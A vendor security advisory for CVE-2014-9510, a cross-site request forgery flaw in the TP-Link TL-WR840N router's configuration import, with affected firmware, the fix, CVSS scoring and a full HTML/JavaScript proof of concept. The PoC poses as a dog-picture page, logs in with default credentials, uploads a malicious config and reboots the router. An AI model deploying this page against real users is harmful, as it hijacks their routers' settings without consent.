Security Advisory SWRX-2015-001

TP-Link TL-WR840N Configuration Import Cross-Site Request Forgery (CSRF)

Dell SecureWorks Counter Threat Unit™ Threat Intelligence

Advisory Information

Title: TP-Link TL-WR840N Configuration Import Cross-Site Request Forgery (CSRF)
Advisory ID: SWRX-2015-001
Advisory URL: http://www.secureworks.com/cyber-threat-intelligence/advisories/SWRX-2015-001/
Date published: Wednesday, January 7, 2015
CVE: CVE-2014-9510
CVSS v2 base score: 9.3
Date of last update: Wednesday, January 7, 2015
Vendors contacted: TP-Link
Release mode: Coordinated
Discovered by: Sean Wright, Dell SecureWorks

Summary

TP-Link is a primary provider of networking equipment and wireless products for small and home offices as well as for small to midsized businesses. TL-WR840N is a combination wired/wireless router specifically targeted to small business and home office networking environments. The router's web administration console contains a cross-site request forgery (CSRF) vulnerability that allows threat actors to import their own configuration to the router. An attack could alter any configuration setting on the device.

Affected products

This vulnerability affects TP-Link TL-WR840N v1 (firmware 3.13.27, build 140714 and prior).

Vendor information, solutions, and workarounds

TL-WR840N users should upgrade the router's firmware to 3.13.27, build 141120 or later.

Details

The TP-Link TL-WR840N router provides a web administration console that enables the device owner to change the router's configuration. The administration console includes an option to import an existing configuration from a binary file, but this feature is vulnerable to CSRF attacks. A threat actor could use social engineering to trick a victim into visiting a malicious web page that exploits the CSRF vulnerability and imports a malicious configuration file via the router's web administration console. The attacker could change any settings on the router, including the firewall settings and the router's remote administration capabilities. If the device owner has not changed the default username and password, then the attack would not require the victim to log into the router's web administration console.

To overcome the difficulties of creating the binary payload, a threat actor could purchase a separate TL-WR840N router, use the web administration console to form the malicious configuration payload, and

then import this payload into the victim's router. Tests by Dell SecureWorks researchers confirmed that a backup binary from one router can be imported into another router.

CVSS severity (version 2.0)

Access vector: Network
Access complexity: Medium
Authentication: None
Impact type: Allow modification of any router configuration
Confidentiality impact: Complete
Integrity impact: Complete
Availability impact: Complete
CVSS v2 base score: 9.3
CVSS v2 impact subscore: 10
CVSS v2 exploitability subscore: 8.6
CVSS v2 vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C)

Proof of concept

The HTML source code provides a proof of concept (PoC) that exploits the CSRF flaw. This PoC automatically logs into the router's web administration console using the default username and password shipped on all models, making an attack possible without user login if the user did not change these defaults.

```
<html>
     <head><title>Cool Dog Pic</title></head>
     <body>
          <script type="text/javascript">
               exploit();

               function getConfigurationFile(file){
                    var xmlhttp = new XMLHttpRequest();
                    xmlhttp.open("GET", file, false);
                    xmlhttp.overrideMimeType("text/plain; charset=x-user-defined");
                    xmlhttp.send(null);
                    return xmlhttp.responseText;
               }

               function uploadFileToRouter(fileData, fileName) {
                    var boundary = '3678152784840795633226560 70';

                    var body = '';
                    body += '-----------------------------' + boundary + '\r\n';
                    body += 'Content-Disposition: form-data; name="filename";
filename="config.bin"\r\n';
                    body += 'Content-Type: application/octet-stream\r\n';
                    body += '\r\n';

                    for (var i = 0; i < fileData.length; i++) {
                          body += String.fromCharCode(fileData.charCodeAt(i) & 0xff);
                    }
                    body += '\r\n';
                    body += '-----------------------------' + boundary + '\r\n';
```

```
                    body += 'Content-Disposition: form-data; name="Restore"\r\n';
                    body += '\r\n';
                    body += 'Restore\r\n';
                    body += '-----------------------------' + boundary + '--\r\n';

                    var xmlhttp = new XMLHttpRequest();

                    xmlhttp.open("POST",
"http://192.168.0.1/incoming/RouterBakCfgUpload.cfg", true);
                    xmlhttp.withCredentials = true;

                    xmlhttp.setRequestHeader("Content-Type", 'multipart/form-data;
boundary=---------------------------' + boundary);
                    xmlhttp.setRequestHeader('Content-length', body.length);

                    xmlhttp.sendAsBinary(body);
               }

               function rebootRouter() {
                    var xmlhttp = new XMLHttpRequest();
                    xmlhttp.open("GET",
"http://192.168.0.1/userRpm/ConfUpdateTemp.htm", true);
                    xmlhttp.withCredentials = true;
                    xmlhttp.send(null);
               }

               function sleep(milliseconds) {
                    var start = new Date().getTime();
                    for (var i = 0; i < 1e7; i++) {
                          if ((new Date().getTime() - start) > milliseconds) {
                                      break;
                          }
                    }
               }

               function exploit() {
                    sleep(3000);
                    var c = getConfigurationFile('config.bin');
                    uploadFileToRouter(c, 'config.bin');
                    rebootRouter();
               }
          </script>

          <img
src="http://fc05.deviantart.net/fs71/f/2012/092/a/e/awww__derp_puppy_by_chrisiipoo-
d4uuah3.jpg"></img>
          <img width="0" height="0" src="http://admin:admin@192.168.0.1"
class="hidden"></img>
     </body>
</html>
```

Figure 1 shows the Remote Management configuration before the PoC is run.



Figure 1. Initial remote management configuration. (Source: Dell SecureWorks)

Figure 2 shows the PoC being run, along with the requests being performed.



Figure 2. PoC in progress. (Source: Dell SecureWorks)

Figure 3 shows the result of the PoC, illustrating the change to the router's remote management configuration.



Figure 3. Resulting remote management configuration after PoC is run. (Source: Dell SecureWorks)

Revision history

1.0 2015-01-07: Initial advisory release

PGP keys

This advisory has been signed with the Dell SecureWorks Counter Threat Unit™ PGP key, which is available for download at http://www.secureworks.com/SecureWorksCTU.asc.

About Dell SecureWorks

Dell Inc. (NASDAQ: DELL) listens to customers and delivers worldwide innovative technology and business solutions they trust and value. Recognized as an industry leader by top analysts, Dell SecureWorks provides world-class information security services to help organizations of all sizes protect their IT assets, comply with regulations, and reduce security costs.

Disclaimer